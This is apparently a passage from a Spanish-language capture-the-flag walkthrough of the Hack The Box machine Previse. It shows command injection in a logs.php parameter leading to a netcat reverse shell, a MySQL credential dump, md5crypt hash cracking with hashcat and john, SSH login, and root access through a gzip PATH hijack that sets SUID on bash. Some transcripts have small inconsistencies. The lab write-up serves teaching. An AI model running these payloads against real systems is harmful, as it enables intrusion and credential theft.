
Find out which users have been downloading files.

File delimiter:


tab

SUBMIT

Interceptamos esta petición con burpsuite y vemos el parámetro delim



Entonces siguiendo la lógica ejecuta un tab con comandos de Python del sistema por lo cual podemos validar lanzando un ping a nuestro PC



validamos con tcpdump  
sudo tcpdump -i tun0 icmp -n

```
~/machineshtb/Previse/siteBackup
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:52:08.572806 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 1, length 64
01:52:08.572828 IP 10.10.14.10 > 10.10.11.104: ICMP echo reply, id 2121, seq 1, length 64
01:52:09.574679 IP 10.10.11.104 > 10.10.14.10: ICMP echo request, id 2121, seq 2, length 64
01:52:09.574696 IP 10.10.14.10 > 10.10.11.104: ICMP echo reply, id 2121, seq 2, length 64
```

y recibimos traza icpm por lo cual solicitaremos un reverse shell con netcat.  
delim=tab;nc -e /bin/bash 10.10.14.10 1234

```
Request
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 9
9 Origin: http://10.10.11.104
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.104/file_logs.php
13 Cookie: PHPSESSID=pfbhccj349hgq3visfptl703nc
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 delim=tab;nc -e /bin/bash 10.10.14.10 1234
```

y tenemos shell  
nc -lvnp 1234

```
~/machineshtb/Previse/siteBackup
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.104] 60958
whoami
www-data
```

Mejoramos nuestra Shell y enumeramos la PC validamos los puertos internos que tiene la máquina  
netstat -atup y netstat -antup detectamos que esta corriendo una base de datos

```

^C
www-data@previse:/var/www/html$ netstat -atup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:mysql             0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:domain           0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:ssh               0.0.0.0:*                LISTEN      -

www-data@previse:/var/www/html$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:127.0.0.1:3306     0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:127.0.0.53:53    0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      -
tcp        0 286 0.0.0.0:10.10.11.104:60958 10.10.14.10:1234        ESTABLISHED 2125/bash
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
tcp6       1      0 10.10.11.104:80        10.10.14.10:33266       CLOSE_WAIT  -
udp        0      0 0.0.0.0:127.0.0.53:53    0.0.0.0:*                LISTEN      -
udp        0      0 0.0.0.0:10.10.11.104:43066 1.1.1.1:53             ESTABLISHED -
udp        0      0 0.0.0.0:127.0.0.1:38167 127.0.0.53:53          ESTABLISHED -
udp        0      0 0.0.0.0:10.10.11.104:45526 1.1.1.1:53             ESTABLISHED -

www-data@previse:/var/www/html$

```

y tenemos estas credenciales de root mySQL\_p@ssw0rd!:) por lo cual accedemos a mysql  
mysql -u root -p

```

www-data@previse:/var/www/html$ mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@previse:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ^C^C^C
mysql>
mysql>
[0] 0:zsh- 1:nc* 2:zsh

```

enumeramos las bases de datos  
show databases;

```

mysql>
mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| prewise |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql>

```

Ingresamos a la de prewise y visualizamos sus tablas use prewise y show tables;

```

mysql> use prewise
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_prewrite |
+-----+
| accounts |
| files |
+-----+
2 rows in set (0.00 sec)

mysql>

```

la tabla accounts contiene id username y passwor por lo cual los seleccionaremos desc accounts;

```
mysql> desc accounts;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default        | Extra           |
+-----+-----+-----+-----+-----+-----+
| id    | int(11)| NO   | PRI | NULL           | auto_increment |
| username | varchar(50)| NO   | UNI | NULL           |                 |
| password | varchar(255)| NO   |     | NULL           |                 |
| created_at | datetime | YES  |     | CURRENT_TIMESTAMP |                 |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

select username, password from accounts

```
mysql> select username, password from accounts;
+-----+-----+
| username | password |
+-----+-----+
| m4lwhere | $1$1llo1$DQpmdvnb7Eeu06UaqRItf. |
| amado    | $1$1llo1$cyUsSlqNYagKRZ4QkDwen. |
+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

vemos el salt de m4lwhere y mi usuario creado por mi terminal aparece un salero pero este realmente es un 11llo1\$DQpmdvnb7Eeu06UaqRItf.



## linux md5 hashing

antes de crackear el hash debemos saber que tipo de hash es para eso buscamos en internet.


The screenshot shows a Google search result for the query "what hash is \$1\$". The search results indicate approximately 38,200 results found in 0.28 seconds. The top result is titled "Linux MD5 password" and explains that passwords starting with "\$1\$" are interpreted as hashed with Linux MD5 password hashing. It also mentions that passwords starting with "\$5\$" or "\$6\$" are interpreted as hashed with Linux SHA256 or SHA512 password hashing, respectively, and that Linux Blowfish crypt is also used. The result is from Radiator Software, with a link to their website.

ahora crackearemos con john buscando tambien que formato es adecuado  
<https://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats>





john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt hash.txt



sin embargo no funciona  
entonces utilizo la alternativa que es hashcat

```

~/machineshtb/Previser
hashcat -h --help | grep "md5"
    70 | md5(utf16le($pass))
   110 | md5($pass.$salt)
    20 | md5($salt.$pass)
  3800 | md5($salt.$pass.$salt)
  3710 | md5($salt.md5($pass))
  4110 | md5($salt.md5($pass.$salt))
  4010 | md5($salt.md5($salt.$pass))
21300 | md5($salt.sha1($salt.$pass))
    40 | md5($salt.utf16le($pass))
  2600 | md5(md5($pass))
  3910 | md5(md5($pass).md5($salt))
  3500 | md5(md5(md5($pass)))
  4400 | md5(sha1($pass))
  4410 | md5(sha1($pass).$salt)
20900 | md5(sha1($pass).md5($pass).sha1($pass))
21200 | md5(sha1($salt).md5($pass))
  4300 | md5(strtoupper(md5($pass)))
    30 | md5(utf16le($pass).$salt)
  4700 | sha1(md5($pass))
  4710 | sha1(md5($pass).$salt)
21100 | sha1(md5($pass.$salt))
18500 | sha1(md5(md5($pass)))
20800 | sha256(md5($pass))

6300 | AIX {smd5}
    50 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
   160 | Apache $apr1$ MD5, md5apr1, MD5 (APR)
  4711 | Huawei sha1(md5($pass).$salt)
25600 | bcrypt(md5($pass)) / bcryptmd5

Operating System
Operating System
FTP, HTTP, SMTP, LDAP, Server
Enterprise Application Software (EAS)
Forums, CMS, E-Commerce

```

```

└─ hashcat -m 500 -a 0 -o crack.txt hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 4350G with Radeon Graphics, 2913/5890 MB (1024 MB allocatable), 4MCU
=====
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90C

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 130921507
* Keyspace..: 14344385

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
Session.....:hashcat
Status.....: Running
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$(MD5))
Hash.Target.....: $1$llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started.....: Mon Apr 15 02:34:58 2024 (21 secs)
Time.Estimated....: Mon Apr 15 02:50:15 2024 (14 mins, 56 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 15623 H/s (7.51ms) @ Accel:128 Loops:250 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 338944/14344385 (2.36%)
Rejected.....: 0/338944 (0.00%)
Restore.Point....: 338944/14344385 (2.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine..: Device Generator
Candidates.#1....: philippinen -> patch5
Hardware.Mon.#1...: Util: 95%
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
[0] 0:hashcat* 1:nc- 2:zsh
```

Luego de esperar unos 15 minutos vemos que crackeo las credenciales

```
~/machineshtb/Previsé
cat crack.txt
$1$llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
~/machineshtb/Previsé
```

```
~/machineshtb/Previsé
cat creds.txt
user:root
passwd:mysql_password!)
m4lwhere:ilovecody112235!
~/machineshtb/Previsé
```

Nos conectamos por SSH con las creds obtenidas

```
~/machineshtb/Previs...
ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhCRrrCuaeVQXikjd8BCPxgLSnnwHlaBo3dPs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Apr 15 02:52:53 UTC 2024

System load:  0.0          Processes:           179
Usage of /:   49.4% of 4.85GB Users logged in:     0
Memory usage: 21%         IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previs:~$ whoami
m4lwhere
m4lwhere@previs:~$
```

validmos si tenemos ejecutables como root  
sudo -l

```
symfonos3
Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previs:~$ whoami
m4lwhere
m4lwhere@previs:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previs:
(root) /opt/scripts/access_backup.sh
m4lwhere@previs:~$
```

/opt/scripts/access\_backup.sh

```
m4lwhere@previse:/var/backups$ nano /var/www/file_access.log
m4lwhere@previse:/var/backups$ cat /opt/scripts/access_backup.sh
#!/bin/bash
# We always make sure to store logs, we take security SERIOUSLY here
# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time
gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse:/var/backups$
```

Allí encontramos que se hace un gzip -c de los archivos acces.log y file\_acces.log sin embargo este archivo binario gzip se localiza en /bin/gzip por lo cual podemos abusar de path hijacking.

## PATH HIJACKING

Acá detectamos que lo leería hasta la 6 búsqueda por lo cual podemos secuestrar esta ruta relativa

```
kali@kali: ~/machineshtb
m4lwhere@previse:/var/backups$ which gzip
/bin/gzip
m4lwhere@previse:/var/backups$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/var/backups$
```

ahora me dirijo a la carpeta temp y creo un archivo llamado gzip el cual contendrá el privilegio suid de bash

```
/bin/gzip
m4lwhere@previse:/var/backups$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/var/backups$ cd /tmp/
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp$ cat gzip
chmod u+s /bin/bash
m4lwhere@previse:/tmp$
```

le añado permisos de ejecución chmod +x gzip

```
chmod u+s /bin/bash
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ ls -la gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 20 Apr 15 03:31 gzip
m4lwhere@previse:/tmp$
```

ahora altero el path para que busque desde tmp  
export PATH=/tmp:\$PATH

```
m4lwhere@previse:/tmp$ ls -la gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 20 Apr 15 03:31 gzip
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$
```

Ahora ya solo ejecutamos con sudo el script access\_backup.sh y validamos la bash  
sudo /opt/scripts/access\_backup.sh

```
m4lwhere@previs:/tmp$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previs:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previs:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previs:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
m4lwhere@previs:/tmp$
```

escalamos con bash -p

```
m4lwhere@previs:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previs:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
m4lwhere@previs:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
```

Nota : con john si se puede descifrar por medio de  
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt

```
~/machineshtb/Previs
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovecody112235f(?)
log 0:00:08:28 DONE (2024-04-15 03:51) 0.001965g/s 14572p/s 14572c/s 14572C/s ilovecodydean..ilovecody..
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```